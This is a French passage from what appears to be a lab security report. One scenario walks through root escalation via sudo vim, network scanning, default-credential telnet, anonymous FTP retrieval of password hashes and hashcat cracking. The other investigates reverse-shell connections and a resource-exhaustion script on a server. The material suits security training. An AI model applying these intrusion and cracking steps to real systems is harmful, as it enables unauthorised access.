

Figure 1.51: Escalade des Privilèges



Figure 1.52: Escalade des Privilèges 2

Sachant que vim peut être exécuté avec des privilèges root, nous utilisons : sudo vim Dans vim, nous exécutons :!bash pour obtenir un shell en tant que root.

Utilisation de Nmap comme Root

```
root@medesse:/home/user# nmap 192.168.10.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-30 04:54 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.0066s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: EA:F7:EF:05:03:88 (Unknown)

Nmap scan report for 192.168.10.3
Host is up (0.0066s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 0A:02:97:CD:8D:D8 (Unknown)

Nmap scan report for 192.168.10.254
Host is up (0.0072s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 92:47:C0:0A:36:BF (Unknown)

Nmap scan report for 192.168.10.1
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.90 seconds
```

Figure 1.53: Utilisation de Nmap comme Root

Maintenant que nous avons obtenu un accès shell avec les privilèges root, nous relançons la commande Nmap pour scanner le réseau avec l'adresse 192.168.10.0/24. Le résultat du scan indique plusieurs hôtes actifs. Pour l'hôte 192.168.10.2, Nmap signale qu'il est actif avec une latence de 0,0066 secondes, et il indique qu'un port TCP, le port 22, est ouvert, ce qui signifie qu'un service SSH est disponible. De même, pour l'hôte 192.168.10.3, la même configuration est rapportée, confirmant également que le port 22 est ouvert. Pour l'hôte 192.168.10.254, Nmap indique qu'il est également actif avec le port 23 ouvert, ce qui correspond à un service Telnet. Enfin, pour l'hôte 192.168.10.1, qui est probablement le routeur, Nmap rapporte qu'il est actif et que le port 22 est ouvert. Au total, Nmap a analysé 256 adresses IP, identifiant quatre hôtes actifs en seulement 3,90 secondes, avec 999 ports TCP fermés signalés pour chaque hôte.

Accès au Routeur

```
root@medesse:/home/user# telnet 192.168.10.254
Trying 192.168.10.254...
Connected to 192.168.10.254.
Escape character is '^]'.

Linux 5.15.153.1-microsoft-standard-WSL2 (routeur) (pts/1)

routeur login: user
Password:
Linux routeur 5.15.153.1-microsoft-standard-WSL2 #1 SMP Fri Mar 29 23:14:13 UTC 20
24 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@routeur:~$ ip route
default via 172.17.0.1 dev eth3
172.17.0.0/16 dev eth3 proto kernel scope link src 172.17.0.2
192.168.1.0/30 dev eth1 proto kernel scope link src 192.168.1.2
192.168.5.0/24 dev eth2 proto kernel scope link src 192.168.5.254
192.168.10.0/24 dev eth0 proto kernel scope link src 192.168.10.254
```

Figure 1.54: Accès au Routeur

Nous nous connectons au routeur via Telnet, profitant de l'ouverture du port Telnet sur l'adresse 192.168.10.254. Après avoir établi la connexion, nous utilisons les identifiants par défaut (user/admin) pour accéder au routeur. Une fois connectés, nous exécutons la commande ip route pour analyser les routes configurées sur le routeur. La sortie de cette commande révèle que le routeur est connecté à plusieurs réseaux, avec une route par défaut passant par l'interface eth3 (172.17.0.1), ainsi que des réseaux spécifiés pour eth1 (192.168.1.0/30), eth2 (192.168.5.0/24) et eth0 (192.168.10.0/24). Cette configuration montre que le routeur gère efficacement le routage entre trois réseaux distincts.

Exploration des Réseaux

Nous lançons un scan sur les différents réseaux :

```
root@medesse:/home/user# nmap 192.168.1.0/30
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-30 05:24 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0068s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet

Nmap scan report for 192.168.1.2
Host is up (0.0064s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 4 IP addresses (2 hosts up) scanned in 2.76 seconds
root@medesse:/home/user# nmap 192.168.5.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-30 05:24 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.5.2
Host is up (0.025s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 192.168.5.3
Host is up (0.025s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap scan report for 192.168.5.254
Host is up (0.022s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet
```

Figure 1.55: Exploration des Réseaux

Nous avons effectué un scan du réseau 192.168.1.0/30 en utilisant Nmap, ce qui a révélé que l'adresse 192.168.1.1 avait les ports 22 (SSH) et 23 (Telnet) ouverts, tandis que l'adresse 192.168.1.2 avait le port 23 (Telnet) ouvert. Par la suite, nous avons scanné le réseau 192.168.5.0/24, où les résultats ont montré que l'adresse 192.168.5.2 avait le port 22 (SSH) ouvert, l'adresse 192.168.5.3 avait les ports 21 (FTP) et 22 (SSH) ouverts, et enfin, l'adresse 192.168.5.254 avait le port 23 (Telnet) ouvert. Ces scans mettent en évidence les services disponibles sur les différentes machines des réseaux analysés.

Accès au Serveur FTP

```
root@medesse:/home/user# ftp 192.168.5.3
Connected to 192.168.5.3.
220 (vsFTPd 3.0.3)
Name (192.168.5.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53761|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             263 Sep 30 04:12 pass.txt
226 Directory send OK.
ftp> get pass.txt
local: pass.txt remote: pass.txt
229 Entering Extended Passive Mode (|||50078|)
150 Opening BINARY mode data connection for pass.txt (263 bytes).
100% |***********************************|   263       12.14 KiB/s    00:00 ETA
226 Transfer complete.
263 bytes received in 00:00 (6.45 KiB/s)
ftp> exit
221 Goodbye.
root@medesse:/home/user# ls
hello.txt  pass.txt
root@medesse:/home/user# cat pass.txt
cc6ca25a54202173cbfb24a2317981fc
bfa5f54e7784cbaec185616f0b41d4c6
8d4db54daf7d67db5f3c96e43f61c609
5081bf7853e2ee26e38a6da5c9475587
2d8ca40a3963fc56b429750174ad4bf0
46bf5d9498a1820950c4d03cba15da8f

tous les mots de passe sont au format name + 4 digits

by admin
```

Figure 1.56: Accès au Serveur FTP

Nous avons identifié une machine sur le réseau avec l'adresse IP `192.168.5.3` et avons tenté d'y accéder via FTP en utilisant la commande `ftp 192.168.5.3`. Le serveur FTP nous a demandé un nom d'utilisateur et un mot de passe. Étant donné que l'accès anonyme est généralement utilisé pour de tels cas, nous avons entré `anonymous` comme nom d'utilisateur et avons laissé le mot de passe vide en appuyant sur Entrée. Une fois connectés au serveur FTP, nous avons listé les fichiers disponibles en utilisant la commande `ls`, ce qui nous a révélé un fichier intitulé `pass.txt`. Nous avons ensuite téléchargé ce fichier sur notre machine locale avec la commande `get pass.txt`. Le fichier téléchargé contenait plusieurs hashes, dont voici quelques exemples :

```
2af55cc2ea498e7a5a00910027196a38
8aaaee949645d9c2242181c3efa40880
25d901995d44a0fa3b73d2a9e09b66e2
1f621d6ff8b00f64fa182c7df193bac2
c4777e5c4616e59bdcb1e7308ed091f0
```

```
29cf28c0c6ee5c7eef2ffd6a8563c239
552706685377bde4e9b6d09ed14cdbd0
```

Cela suggère que les mots de passe sont au format nom + 4 chiffres. Nous analysons alors le fichier `pass.txt` avec `hashid` pour identifier le type de hash utilisé. La commande est la suivante :

```
root@medesse:/home/user# hashid pass.txt
--File 'pass.txt'--
Analyzing 'cc6ca25a54202173cbfb24a2317981fc'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
Analyzing 'bfa5f54e7784cbaec185616f0b41d4c6'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Figure 1.57: Identification des hash

Les résultats de l'analyse nous montrent que la plupart des hashes sont probablement des MD5. Sur cette base, nous comprenons que ces hashes sont des MD5. De plus, la note indique que le format est nom + 4 chiffres, et nous avons peut-être un nom (admin) que nous pouvons utiliser. Nous utilisons hashcat pour tenter de craquer ces hashes. La commande que nous exécutons est

hashcat -m 0 -a 3 pass.txt admin?d?d?d?d :

```
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

8d4db54daf7d67db5f3c96e43f61c609:admin2024
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: pass.txt
Time.Started.....: Mon Sep 30 05:43:21 2024 (2 secs)
Time.Estimated...: Mon Sep 30 05:43:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: admin?d?d?d?d [9]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6311 H/s (0.27ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/6 (16.67%) Digests (total), 1/6 (16.67%) Digests (new)
Progress.........: 10000/10000 (100.00%)
Rejected.........: 0/10000 (0.00%)
Restore.Point....: 10000/10000 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: admin4504 -> admin5737

Started: Mon Sep 30 05:40:56 2024
Stopped: Mon Sep 30 05:43:24 2024
```

Figure 1.58: Crackage de hash 2

Nous avons réussi à craquer l'un des hashes : admin2024. Cela signifie que l'un des appareils utilise ce mot de passe. Cependant, il reste encore d'autres hashes à craquer. Nous avons tenté de nous connecter à l'adresse IP 192.168.1.1 en utilisant la commande ssh admin@192.168.1.1, mais avons rencontré plusieurs refus de connexion.

```
root@medesse:/home/user# ssh admin@192.168.1.1
admin@192.168.1.1's password:
Permission denied, please try again.
admin@192.168.1.1's password:
Permission denied, please try again.
admin@192.168.1.1's password:
admin@192.168.1.1: Permission denied (publickey,password).
root@medesse:/home/user# ssh user@192.168.1.1
user@192.168.1.1's password:
Linux admin 5.15.153.1-microsoft-standard-WSL2 #1 SMP Fri Mar 29 23:14:13 UTC 2024
 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Figure 1.59: Crackage de hash 2

Après avoir saisi le mot de passe pour l'utilisateur "admin", nous avons reçu un message indiquant "Permission denied, please try again" à plusieurs reprises, suivi d'un message final précisant "Permission denied (publickey,password)". Nous avons ensuite essayé de nous connecter avec l'utilisateur "user" en exécutant ssh user@192.168.1.1, et après avoir saisi le mot de passe, nous avons réussi à accéder au système. Le terminal a affiché des informations sur le système d'exploitation, indiquant qu'il s'agissait de Debian GNU/Linux, et a précisé que la dernière connexion avait eu lieu à partir de l'adresse 192.168.10.1. À ce stade, il est devenu clair que les "names" mentionnés dans le fichier précédemment téléchargé ne faisaient probablement pas référence à des noms d'utilisateurs, mais plutôt à des noms d'appareils (devices).

Nous trouvons un fichier nommé device.txt, qui contient les noms des appareils dans l'infrastructure. Il suffit alors d'utiliser Hashcat en se basant sur ces noms d'appareils pour craquer les autres hashes présents dans pass.txt. Cela nous permet d'obtenir un accès SSH à toutes les machines de l'infrastructure, ce qui clôt notre scénario 1.

1.8 Scénario 2

1.8.1 Identification des Processus Suspects via Netstat

```
root@server_web:/# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      116/nginx: master p
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      31/sshd: /usr/sbin/
tcp        0      0 127.0.0.11:43939        0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.5.2:59056       172.19.1.2:4444         ESTABLISHED 87/bash
tcp        0      0 192.168.5.2:59042       172.19.1.2:4444         ESTABLISHED 38/bash
tcp6       0      0 :::80                   :::*                    LISTEN      116/nginx: master p
tcp6       0      0 :::22                   :::*                    LISTEN      31/sshd: /usr/sbin/
```

Figure 1.60: Identification des Processus Suspects

Cette commande liste toutes les connexions réseau actives sur la machine, en affichant les adresses IP locales et distantes ainsi que les programmes associés. Les connexions à 172.19.1.2:4444 via les processus bash (PID 87 et PID 38) sont particulièrement suspectes, car ce type de connexion est souvent utilisé pour établir des reverse shells. Après avoir identifié le processus responsable de la connexion suspecte à l'aide de lsof, nous devons tuer ce processus pour interrompre la connexion malveillante. Nous avons observé les détails suivants avec lsof :

```
root@server_web:/# lsof -p 38
COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF   NODE NAME
bash     38 root  cwd    DIR  0,108     4096 116082 /
bash     38 root  rtd    DIR  0,108     4096 116082 /
bash     38 root  txt    REG  0,108  1265648  89633 /usr/bin/bash
bash     38 root  mem    REG   8,32           89633 /usr/bin/bash (path dev=0,108)
bash     38 root  mem    REG   8,32           90009 /usr/lib/x86_64-linux-gnu/libc.so.6 (path dev=0,1
08)
bash     38 root  mem    REG   8,32           44019 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4 (path d
ev=0,108)
bash     38 root  mem    REG   8,32           89983 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 (p
ath dev=0,108)
bash     38 root    0u  IPv4 119739      0t0    TCP 192.168.5.2:59042->172.19.1.2:4444 (ESTABLISHED)
bash     38 root    1u  IPv4 119739      0t0    TCP 192.168.5.2:59042->172.19.1.2:4444 (ESTABLISHED)
bash     38 root    2u  IPv4 119739      0t0    TCP 192.168.5.2:59042->172.19.1.2:4444 (ESTABLISHED)
bash     38 root  255u  IPv4 119739      0t0    TCP 192.168.5.2:59042->172.19.1.2:4444 (ESTABLISHED)
```

Figure 1.61: Identification des Processus Suspects 2

Pour tuer ce processus, nous utilisons la commande suivante :

```
root@server_web:/# kill -9 38
```

Figure 1.62: Eradication des Processus Suspects

Après l'exécution de cette commande, la connexion suspecte est interrompue, et le processus est éliminé. Pour confirmer que le processus n'est plus actif, nous pouvons utiliser ps ou réexécuter lsof avec l'identifiant de processus. Si la sortie ne retourne aucun processus, ce qui confirme que le processus a été correctement terminé.

1.8.2 Analyse des Processus et Gestion de la Charge Système

Vérification des Processus Défectueux

La commande ps aux | grep defunct n'a révélé aucun processus "defunct" (zombie) identifiable par cette méthode. Cependant, cela ne signifie pas qu'il n'y a pas d'anomalie, comme le montre l'analyse suivante.

Lorsque nous effectuons une analyse avec

```
ps aux --sort=-%cpu | head
```

, on obtient ceci :

```
root@server_web:/# ps aux --sort=-%cpu | head
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          59 95.8  0.0   3924   284 ?        R    19:46   0:28 /bin/bash /usr/local/bin/zombie_script.sh
root         100 94.4  0.0   4344   288 ?        R    19:46   0:24 /bin/bash /usr/local/bin/zombie_script.sh
root          62 94.0  0.0   2484   864 ?        R    19:46   0:27 yes
root         106 91.3  0.0   2904   868 ?        R    19:46   0:23 yes
root         172 26.4  0.8  38196 33204 ?        R    19:46   0:00 /usr/bin/python3 /usr/local/bin/systemctl restart mysql
root         171  9.2  0.0   3984  2536 ?        D    19:46   0:00 dd if=/dev/zero of=/tmp/fillfile bs=1M count=500 oflag=direct
root         170  8.1  0.0   3564  2348 ?        D    19:46   0:00 dd if=/dev/zero of=/tmp/fillfile bs=1M count=500 oflag=direct
root         173  1.8  0.1   8536  4148 pts/1    R+   19:46   0:00 ps aux --sort=-%cpu
root         174  1.8  0.0   2912   856 pts/1    S+   19:46   0:00 head
```

Figure 1.63: Vérification des Processus

On remarque donc qu'il y a un script nommé zombiescript.sh qui consomme pratiquement toutes les ressources du cpu, de plus nous constatons qu'il n'est pas un script système.

Surveillance du Système avec top

L'exécution de la commande top révèle une charge système extrêmement élevée :

```
top - 19:24:40 up  4:47,  0 user,  load average: 345.76, 293.92, 208.74
Tasks: 1007 total, 246 running, 761 sleeping,   0 stopped,   0 zombie
%Cpu(s): 64.9 us, 33.9 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  1.2 si,  0.0 st
MiB Mem :   3878.9 total,     97.7 free,   3563.0 used,    459.3 buff/cache
MiB Swap:   1024.0 total,   1022.0 free,      2.0 used.    315.8 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1281 root      20   0    3924    276      0 R   6.7   0.0   0:46.34 zombie_script.s
   9787 root      20   0    2484    888    800 R   6.1   0.0   0:08.90 yes
  10348 root      20   0    4476    364      0 R   3.0   0.0   0:07.13 zombie_script.s
  13745 root      20   0   38880  32796   8460 R   2.8   0.8   0:00.45 systemctl
   4954 root      20   0    4056    328      0 R   2.6   0.0   0:21.02 zombie_script.s
   7795 root      20   0    4056    340      0 R   2.6   0.0   0:13.16 zombie_script.s
  11038 root      20   0    2484    888    800 R   2.6   0.0   0:04.89 yes
  11503 root      20   0    2484    884    792 R   2.6   0.0   0:03.64 yes
   1771 root      20   0    4344    292      0 R   2.6   0.0   0:40.94 zombie_script.s
   6142 root      20   0    2904    844    760 R   2.6   0.0   0:17.05 yes
   8926 root      20   0    2904    844    760 R   2.6   0.0   0:10.05 yes
   9451 root      20   0    4056    348      0 R   2.6   0.0   0:09.07 zombie_script.s
    668 root      20   0    4344    284      0 R   2.5   0.0   0:56.06 zombie_script.s
   2390 root      20   0    3924    284      0 R   2.5   0.0   0:34.10 zombie_script.s
  12130 root      20   0    4476    372      0 R   2.5   0.0   0:02.58 zombie_script.s
  12814 root      20   0    2904    844    760 R   2.5   0.0   0:01.68 yes
  13878 root      20   0   12524   6556   4892 R   2.5   0.2   0:00.31 systemctl
   3129 root      20   0    2904    836    752 R   2.4   0.0   0:29.48 yes
  10355 root      20   0    2904    772    684 R   2.4   0.0   0:07.23 yes
    270 root      20   0    2904    840    756 R   2.3   0.0   1:16.11 yes
   4418 root      20   0    2904    852    760 R   2.3   0.0   0:23.35 yes
  13695 root      20   0   39016  33328   8756 R   2.2   0.8   0:00.40 systemctl
  13757 root      20   0   38888  33184   8840 R   2.2   0.8   0:00.35 systemctl
  13860 root      20   0   21960  16288   5408 R   2.1   0.4   0:00.26 systemctl
  13795 root      20   0   33868  28868   5388 R   1.8   0.7   0:00.23 systemctl
  13869 root      20   0   28896  22808   5336 R   1.8   0.6   0:00.23 systemctl
  13796 root      20   0   33696  28612   5400 R   1.8   0.7   0:00.22 systemctl
  12742 root      20   0    4056    360      0 R   1.7   0.0   0:01.74 zombie_script.s
  12753 root      20   0    2484    924    836 R   1.7   0.0   0:01.64 yes
  13768 root      20   0   38708  29332   5464 R   1.7   0.7   0:00.28 systemctl
    241 root      20   0    3924    264      0 R   1.6   0.0   1:16.63 zombie_script.s
   1522 root      20   0    2904    844    756 R   1.6   0.0   0:43.18 yes
   1778 root      20   0    2904    848    760 R   1.6   0.0   0:40.13 yes
```

Figure 1.64: Surveillance du Système avec top

Une moyenne de charge de plus de 283 est extrêmement élevée et indique un problème sérieux, probablement dû à des processus malveillants ou une attaque en cours. Un processus zombie est présent, ce qui peut être le signe d'un dysfonctionnement ou d'une mauvaise gestion des processus

par un script malveillant.

Vérification des Services Système

```
root@server_web:/# systemctl list-units --type=service
apache-htcacheclean.service     loaded inactive dead    Disk Cache Cleaning Daemon for Apache HTTP Se
rver
apache-htcacheclean@.service    loaded inactive dead    Disk Cache Cleaning Daemon for Apache HTTP Se
rver
apache2.service loaded inactive dead    The Apache HTTP Server
apache2@.service        loaded inactive dead    The Apache HTTP Server
apt-daily-upgrade.service       loaded inactive dead    Daily apt upgrade and clean activities
apt-daily-upgrade.timer loaded unknown dead     Daily apt upgrade and clean activities
apt-daily.service       loaded inactive dead    Daily apt download activities
apt-daily.timer loaded unknown dead     Daily apt download activities
auditd.service  loaded inactive dead    Security Auditing Service
autovt@.service loaded inactive dead    Getty on
basic.target    loaded inactive dead    Basic System
bind.service    loaded inactive dead    BIND 9 is a Domain Name Server (DNS)
bind9.service   loaded inactive dead    BIND Domain Name Server
blockdev@.target        loaded active dead      Block Device Preparation for /blockdev
bluetooth.target        loaded active dead      Bluetooth Support
boot-complete.target    loaded active dead      Boot Completion Check
chkrootkit.service      loaded inactive dead    chkrootkit
chkrootkit.timer        loaded unknown dead     chkrootkit daily timer
console-getty.service   loaded inactive dead    Console Getty
container-getty@.service        loaded inactive dead    Container Getty on /dev/pts/
cryptdisks-early.service        loaded inactive dead
cryptdisks.service      loaded inactive dead
cryptsetup-pre.target   loaded active dead      Local Encrypted Volumes (Pre)
cryptsetup.target       loaded active dead      Local Encrypted Volumes
ctrl-alt-del.target     loaded active dead      System Reboot
dbus-org.freedesktop.hostname1.service  loaded inactive dead    Hostname Service
dbus-org.freedesktop.locale1.service    loaded inactive dead    Locale Service
dbus-org.freedesktop.login1.service     loaded inactive dead    User Login Management
dbus-org.freedesktop.timedate1.service  loaded inactive dead    Time & Date Service
dbus-org.freedesktop.timesync1.service  loaded inactive dead    Network Time Synchronization
dbus.service    loaded inactive dead    D-Bus System Message Bus
dbus.socket     loaded inactive dead    D-Bus System Message Bus Socket
debug-shell.service     loaded inactive dead    Early root shell on /dev/tty9 FOR DEBUGGING ONLY
default.target  loaded inactive dead    Graphical Interface
dev-hugepages.mount     loaded unknown dead     Huge Pages File System
dev-mqueue.mount        loaded unknown dead     POSIX Message Queue File System
dpkg-db-backup.service  loaded inactive dead    Daily dpkg database backup service
```

Figure 1.65: Vérification des Services Système

```
systemd-quotacheck.service      loaded inactive dead    File System Quota Check
systemd-random-seed.service     loaded inactive dead    Load/Save Random Seed
systemd-reboot.service  loaded inactive dead    System Reboot
systemd-remount-fs.service      loaded inactive dead    Remount Root and Kernel File Systems
systemd-repart.service  loaded inactive dead    Repartition Root Disk
systemd-rfkill.service  loaded inactive dead    Load/Save RF Kill Switch Status
systemd-rfkill.socket   loaded inactive dead    Load/Save RF Kill Switch Status /dev/rfkill Watch
systemd-suspend-then-hibernate.service  loaded inactive dead    System Suspend then Hibernate
systemd-suspend.service loaded inactive dead    System Suspend
systemd-sysctl.service  loaded inactive dead    Apply Kernel Variables
systemd-sysext.service  loaded inactive dead    Merge System Extension Images into /usr/ and /opt/
systemd-sysusers.service        loaded inactive dead    Create System Users
systemd-time-wait-sync.service  loaded inactive dead    Wait Until Kernel Time Synchronized
systemd-timedated.service       loaded inactive dead    Time & Date Service
systemd-timesyncd.service       loaded inactive dead    Network Time Synchronization
systemd-tmpfiles-clean.service  loaded inactive dead    Cleanup of Temporary Directories
systemd-tmpfiles-clean.timer    loaded unknown dead     Daily Cleanup of Temporary Directories
systemd-tmpfiles-setup-dev.service      loaded inactive dead    Create Static Device Nodes in /dev
systemd-tmpfiles-setup.service  loaded inactive dead    Create Volatile Files and Directories
